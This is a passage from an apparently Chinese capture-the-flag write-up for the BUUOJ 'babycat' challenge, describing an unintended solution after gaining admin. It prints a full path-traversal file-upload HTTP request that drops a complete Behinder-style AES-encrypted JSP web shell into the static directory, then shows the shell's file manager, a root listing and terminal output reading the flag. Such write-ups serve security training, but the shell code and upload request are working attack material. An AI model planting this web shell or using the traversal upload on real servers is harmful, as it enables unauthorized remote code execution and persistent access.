
可以看到变成了admin

USERINF	
USERNAME	ROLE
	admin

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非预期解：

变成管理员之后可以目录穿越，直接冰蝎一把梭：

```
POST /home/upload HTTP/1.1
Host: ffbf27c2-54af-4c51-acf8-80525f5e12a0.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----10785074997669248243606043085
Content-Length: 909
Origin: http://ffbf27c2-54af-4c51-acf8-80525f5e12a0.node3.buuoj.cn
Connection: close
Referer: http://ffbf27c2-54af-4c51-acf8-80525f5e12a0.node3.buuoj.cn/home/upload
Cookie: JSESSIONID=BC40EF0DC530DC714FE65CDAE45D1FD3
Upgrade-Insecure-Requests: 1
```

```
-----10785074997669248243606043085
Content-Disposition: form-data; name="file"; filename="../../static/shell.jsp"
Content-Type: application/octet-stream
```

```
<jsp:root xmlns:jsp="http://java.sun.com/JSP/Page" version="1.2"><jsp:directive.page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"/><jsp:declaration> class U extends ClassLoader{U(ClassLoader c){super(c);}public Class g(byte []b){return super.defineClass(b,0,b.length);}}</jsp:declaration><jsp:scriptlet>String k="e45e329feb5d925b";session.putValue("u",k);Cipher c=Cipher.getInstance("AES");c.init(2,new SecretKeySpec((session.getValue("u")+").getBytes(),"AES"));new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);</jsp:scriptlet></jsp:root>
```

```
-----10785074997669248243606043085--
```


URL: <http://ffbf27c2-54af-4c51-acf8-80525f5e12a0.node3.buuoj.cn/static/shell.jsp>

基本信息 命令执行 虚拟终端 文件管理 内网穿透 反弹shell 数据库管理 自定义代码 平行空间 扩展功能 备忘录 更新信息

目录结构

路径: /

名称	大小	修改时间
.	57	2020/11/06 07:28:56
..	17	2020/11/06 07:28:56
bin	19	2020/11/06 07:29:02
boot	6	2020/09/19 21:39:00
dev	340	2021/06/29 08:25:57
etc	66	2021/06/29 08:25:58
home	17	2020/11/06 07:28:56
lib	21	2020/11/03 02:52:53
lib64	34	2020/10/12 07:00:00
media	6	2020/10/12 07:00:00
mnt	6	2020/10/12 07:00:00
opt	6	2020/10/12 07:00:00
proc	0	2021/06/29 08:25:57
root	24	2020/10/26 23:26:52
run	20	2020/11/06 07:29:12
sbin	20	2020/10/13 02:15:12
srv	6	2020/10/12 07:00:00
sys	0	2021/06/14 01:12:31
tmp	46	2021/06/29 08:26:02
usr	19	2020/10/12 07:00:00
var	28	2020/10/12 07:00:00
flag	43	2021/06/29 08:26:02
.dockerv	0	2021/06/29 08:25:56
readflag	16712	2021/06/25 13:16:36
app	6	2020/11/06 07:28:56
start.sh	750	2020/11/06 07:27:51

截图(Alt + A)

```

app@17b6120cae87:~$ cd /
app@17b6120cae87:/$ ./flag
bash: ./flag: Permission denied
app@17b6120cae87:/$ ./readflag
flag{4deee29e-d16b-4a76-aed5-663bd47de9f8}
app@17b6120cae87:/$

```

预期解:

这里预期解有另外一题:

babycat-revenge

这题就比较难了, 接下来做一下预期解: